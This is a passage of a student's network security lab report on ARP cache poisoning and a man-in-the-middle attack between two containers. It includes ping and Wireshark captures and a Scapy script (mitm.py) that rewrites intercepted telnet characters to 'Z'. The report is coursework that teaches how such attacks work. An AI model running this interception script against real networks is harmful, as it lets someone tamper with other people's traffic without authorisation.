64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.121 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.129 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.081 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.113 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.103 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.089 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.079 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.081 ms
^Z
```

Initially the ARP poisoning happens. When the ICMP request packets reach M, M forwards it to B and sends a redirect message to Host A (10.9.0.6).


ICMP response packets being generated from B reach A via M. As we can see below, M sends ICMP redirect messages to Host B (10.9.0.5).

COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280


5th Semester E section

The two hosts connect to each other without the need for router M.



```
28 2022-09-11 08:0… 02:42:0a:09:00:69                   ARP       44 Who has 10.9.0.6? Tell 10.9.0.105
29 2022-09-11 08:0… 02:42:0a:09:00:69                   ARP       44 Who has 10.9.0.6? Tell 10.9.0.105
30 2022-09-11 08:0… 02:42:0a:09:00:69                   ARP       44 Who has 10.9.0.6? Tell 10.9.0.105
31 2022-09-11 08:0… 02:42:0a:09:00:06                   ARP       44 10.9.0.6 is at 02:42:0a:09:00:06
32 2022-09-11 08:0… 02:42:0a:09:00:06                   ARP       44 10.9.0.6 is at 02:42:0a:09:00:06
33 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=1/256, ttl=63 (no respons…
34 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=1/256, ttl=63 (reply in 3…
35 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=1/256, ttl=64 (request in…
36 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=1/256, ttl=64
37 2022-09-11 08:0… 10.9.0.105         10.9.0.6         ICMP     128 Redirect             (Redirect for host)
38 2022-09-11 08:0… 10.9.0.105         10.9.0.6         ICMP     128 Redirect             (Redirect for host)
39 2022-09-11 08:0… 02:42:0a:09:00:69                   ARP       44 Who has 10.9.0.5? Tell 10.9.0.105
40 2022-09-11 08:0… 02:42:0a:09:00:69                   ARP       44 Who has 10.9.0.5? Tell 10.9.0.105
41 2022-09-11 08:0… 02:42:0a:09:00:69                   ARP       44 Who has 10.9.0.5? Tell 10.9.0.105
42 2022-09-11 08:0… 02:42:0a:09:00:69                   ARP       44 Who has 10.9.0.5? Tell 10.9.0.105
43 2022-09-11 08:0… 02:42:0a:09:00:05                   ARP       44 10.9.0.5 is at 02:42:0a:09:00:05
44 2022-09-11 08:0… 02:42:0a:09:00:05                   ARP       44 10.9.0.5 is at 02:42:0a:09:00:05
45 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=1/256, ttl=63
46 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=1/256, ttl=63
47 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=2/512, ttl=64 (no respons…
48 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=2/512, ttl=64 (no respons…
49 2022-09-11 08:0… 10.9.0.105         10.9.0.5         ICMP     128 Redirect             (Redirect for host)
50 2022-09-11 08:0… 10.9.0.105         10.9.0.5         ICMP     128 Redirect             (Redirect for host)
51 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=2/512, ttl=63 (no respons…
52 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=2/512, ttl=63 (reply in 5…
53 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=2/512, ttl=64 (request in…
54 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=2/512, ttl=64
55 2022-09-11 08:0… 10.9.0.105         10.9.0.6         ICMP     128 Redirect             (Redirect for host)
56 2022-09-11 08:0… 10.9.0.105         10.9.0.6         ICMP     128 Redirect             (Redirect for host)
57 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=2/512, ttl=63
58 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=2/512, ttl=63
59 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=3/768, ttl=64 (no respons…
60 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=3/768, ttl=64 (no respons…
61 2022-09-11 08:0… 10.9.0.105         10.9.0.5         ICMP     128 Redirect             (Redirect for host)
62 2022-09-11 08:0… 10.9.0.105         10.9.0.5         ICMP     128 Redirect             (Redirect for host)
63 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=3/768, ttl=63 (no respons…
64 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=3/768, ttl=63 (reply in 6…
65 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=3/768, ttl=64 (request in…
66 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=3/768, ttl=64
67 2022-09-11 08:0… 10.9.0.105         10.9.0.6         ICMP     128 Redirect             (Redirect for host)
```

Once the redirection is successful and the packet actually goes to 10.9.0.6 (host b), redirect messages stops and we only obtain request response messages on the ping output and on Wireshark.



```
139 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=9/2304, ttl=64 (no respon…
140 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=9/2304, ttl=64 (no respon…
141 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=9/2304, ttl=63 (no respon…
142 2022-09-11 08:0… 10.9.0.5           10.9.0.6         ICMP     100 Echo (ping) request  id=0x0025, seq=9/2304, ttl=63 (reply in …
143 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=9/2304, ttl=64 (request i…
144 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=9/2304, ttl=64
145 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=9/2304, ttl=63
146 2022-09-11 08:0… 10.9.0.6           10.9.0.5         ICMP     100 Echo (ping) reply    id=0x0025, seq=9/2304, ttl=63
```

Question: Compare the results in the above two steps.


The two steps have been described in detail above and the distinction is made clear. However, to sum it up here, without IP forwarding the host sniffs the packets flowing via it and with IP forwarding, the host acts like a router redirecting packets to a path that is most optimal.

COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section

Step 4 : Launch the MITM attack


Code (mitm.py)-



```
#!/usr/bin/python3
from scapy.all import *
import re

def spoof_packet(pkt):
        if pkt[TCP].payload and pkt[IP].src == "10.9.0.5" and pkt[IP].dst == "10.9.0.6":
                data = pkt[TCP].payload.load
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                newdata = 'Z'
                newpkt = newpkt/newdata
                send(newpkt)

        elif pkt[IP].src == "10.9.0.5" and pkt[IP].dst == "10.9.0.6":
                newpkt = pkt[IP]
                send(newpkt)

pkt = sniff(filter = "tcp",
                prn = spoof_packet)
```

When telnet is used for remote access, every character that is entered on one host is sent as a TCP packet to the other that is being remotely accessed.

When IP forwarding is enabled, the attacker merely acts as a host and redirects packets from Host A to Host B. When we type abc on one host, it is carried to the destination the same way, without any changes to the data.



```
165 2022-09-11 08:3… 10.9.0.5    10.9.0.6    TELNET    69 Telnet Data ...
167 2022-09-11 08:3… 10.9.0.6    10.9.0.5    TELNET    71 Telnet Data ...
171 2022-09-11 08:3… 10.9.0.5    10.9.0.6    TELNET    70 Telnet Data ...
173 2022-09-11 08:3… 10.9.0.6    10.9.0.5    TELNET    70 Telnet Data ...
177 2022-09-11 08:3… 10.9.0.6    10.9.0.5    TELNET    78 Telnet Data ...
181 2022-09-11 08:3… 10.9.0.5    10.9.0.6    TELNET    69 Telnet Data ...
185 2022-09-11 08:3… 10.9.0.5    10.9.0.6    TELNET    69 Telnet Data ...
189 2022-09-11 08:3… 10.9.0.5    10.9.0.6    TELNET    69 Telnet Data ...
193 2022-09-11 08:3… 10.9.0.5    10.9.0.6    TELNET    69 Telnet Data ...
197 2022-09-11 08:3… 10.9.0.5    10.9.0.6    TELNET    70 Telnet Data ...
201 2022-09-11 08:3… 10.9.0.6    10.9.0.5    TELNET    70 Telnet Data ...
205 2022-09-11 08:3… 10.9.0.6    10.9.0.5    TELNET   558 Telnet Data ...
209 2022-09-11 08:3… 10.9.0.6    10.9.0.5    TELNET    89 Telnet Data ...
213 2022-09-11 08:3… 10.9.0.5    10.9.0.6    TELNET    69 Telnet Data ...
217 2022-09-11 08:3… 10.9.0.6    10.9.0.5    TELNET    69 Telnet Data ...
221 2022-09-11 08:3… 10.9.0.5    10.9.0.6    TELNET    69 Telnet Data ...
225 2022-09-11 08:3… 10.9.0.6    10.9.0.5    TELNET    69 Telnet Data ...
229 2022-09-11 08:3… 10.9.0.5    10.9.0.6    TELNET    69 Telnet Data ...
231 2022-09-11 08:3… 10.9.0.6    10.9.0.5    TELNET    69 Telnet Data ...

▸ Frame 231: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 46456, Seq: 1418360398, Ack: 354396349, Len: 1
▾ Telnet
    Data: c
```

The packets are exchanged between 10.9.0.5 and 10.9.0.6 via the attacker machine (as router).


COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280

5th Semester E section

Task2.py sniffs for any TCP packets that are exchanged between Host A and Host B. It replaces/deletes the original data item and replaces it with a Z.


The resultant output on Host A when telnet Host B is called is as shown below-



```
root@73802eb35928:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
55f57bce7089 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

seed@55f57bce7089:~$ ZZcde
```


The user entered abcde and the output on the telnet screen was ZZcde. Suitable Wireshark results can be used to explain why the result is as seen.

When the cache is poisoned and IP forwarding is set to 0 (after telnet command is executed), the attacker machine acts like a host system. Telnet data which was 'a' from client to attacker gets changed to 'Z' and is sent across to the server/other host machine. The other host machine redirects back the character it has received and the sender displays the character received on screen.



```
10287 2022-09-13 08:3… 10.9.0.6     10.9.0.5     TCP       80 [TCP Dup ACK 4547#
10288 2022-09-13 08:3… 10.9.0.6     10.9.0.5     TCP       80 [TCP Dup ACK 4547#
10289 2022-09-13 08:3… 10.9.0.5     10.9.0.6     TELNET    69 [TCP Spurious Retr
10290 2022-09-13 08:3… 10.9.0.5     10.9.0.6     TELNET    69 [TCP Spurious Retr
10291 2022-09-13 08:3… 10.9.0.6     10.9.0.5     TCP       80 [TCP Dup ACK 4547#
10292 2022-09-13 08:3… 10.9.0.6     10.9.0.5     TCP       80 [TCP Dup ACK 4547#
10293 2022-09-13 08:3… 10.9.0.6     10.9.0.5     TELNET    69 Telnet Data ...
10294 2022-09-13 08:3… 10.9.0.6     10.9.0.5     TCP       69 [TCP Keep-Alive] 2
10295 2022-09-13 08:3… 10.9.0.5     10.9.0.6     TCP       68 32916 → 23 [ACK] S
10296 2022-09-13 08:3… 10.9.0.5     10.9.0.6     TCP       68 [TCP Keep-Alive AC
10297 2022-09-13 08:3… 10.9.0.6     10.9.0.5     TELNET   152 Telnet Data ...
10298 2022-09-13 08:3… 10.9.0.6     10.9.0.5     TCP      152 [TCP Retransmissio
10299 2022-09-13 08:3… 10.9.0.5     10.9.0.6     TCP       68 32916 → 23 [ACK] S
10300 2022-09-13 08:3… 10.9.0.5     10.9.0.6     TCP       68 [TCP Dup ACK 10299
10301 2022-09-13 08:3… 10.9.0.5     10.9.0.6     TELNET    69 [TCP Spurious Retr
10302 2022-09-13 08:3… 10.9.0.5     10.9.0.6     TELNET    69 [TCP Spurious Retr
10303 2022-09-13 08:3… 10.9.0.6     10.9.0.5     TCP       80 [TCP Dup ACK 4547#

▸ Frame 10297: 152 bytes on wire (1216 bits), 152 bytes captured (1216 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 32916, Seq: 999230716, Ack: 2510921843, Len: 84
▾ Telnet
    Data: Z
  ▸ Data Mark
```

For character 'a'




```
10287 2022-09-13 08:3… 10.9.0.6    10.9.0.5    TCP       80 [TCP Dup ACK 4547#
10288 2022-09-13 08:3… 10.9.0.6    10.9.0.5    TCP       80 [TCP Dup ACK 4547#
10289 2022-09-13 08:3… 10.9.0.5    10.9.0.6    TELNET    69 [TCP Spurious Retr
10290 2022-09-13 08:3… 10.9.0.5    10.9.0.6    TELNET    69 [TCP Spurious Retr
10291 2022-09-13 08:3… 10.9.0.6    10.9.0.5    TCP       80 [TCP Dup ACK 4547#
10292 2022-09-13 08:3… 10.9.0.6    10.9.0.5    TCP       80 [TCP Dup ACK 4547#
10293 2022-09-13 08:3… 10.9.0.6    10.9.0.5    TELNET    69 Telnet Data ...
10294 2022-09-13 08:3… 10.9.0.6    10.9.0.5    TCP       69 [TCP Keep-Alive] 2
10295 2022-09-13 08:3… 10.9.0.5    10.9.0.6    TCP       68 32916 → 23 [ACK] S
10296 2022-09-13 08:3… 10.9.0.5    10.9.0.6    TCP       68 [TCP Keep-Alive AC
10297 2022-09-13 08:3… 10.9.0.6    10.9.0.5    TELNET   152 Telnet Data ...
10298 2022-09-13 08:3… 10.9.0.6    10.9.0.5    TCP      152 [TCP Retransmissio
10299 2022-09-13 08:3… 10.9.0.5    10.9.0.6    TCP       68 32916 → 23 [ACK] S
10300 2022-09-13 08:3… 10.9.0.5    10.9.0.6    TCP       68 [TCP Dup ACK 10299
10301 2022-09-13 08:3… 10.9.0.5    10.9.0.6    TELNET    69 [TCP Spurious Retr
10302 2022-09-13 08:3… 10.9.0.5    10.9.0.6    TELNET    69 [TCP Spurious Retr
10303 2022-09-13 08:3… 10.9.0.6    10.9.0.5    TCP       80 [TCP Dup ACK 4547#

▸ Frame 10293: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 32916, Seq: 999230715, Ack: 2510921843, Len: 1
▾ Telnet
    Data: Z
```

For character ‘b’


Character ‘a’ and ‘b’ are suitably changed to ‘Z’ and sent back from Host B to Host A. Hence those two data values are displayed as Z.

The ARP cache of A refreshes in this time frame and the correct mapping of IP and MAC of B is made in A’s ARP cache. Once this is done, Host A and B can communicate with each other without M acting an intermediary. Hence the next three characters (entered in haste) remain the same/ are unchanged.



```
No.  Time                Source      Destination  Protocol  Length Info
5610 2022-09-13 08:3… 10.9.0.5    10.9.0.6     TELNET        69 [TCP Spurious Ret
5611 2022-09-13 08:3… 10.9.0.6    10.9.0.5     TCP           80 [TCP Dup ACK 4547
5612 2022-09-13 08:3… 10.9.0.6    10.9.0.5     TCP           80 [TCP Dup ACK 4547
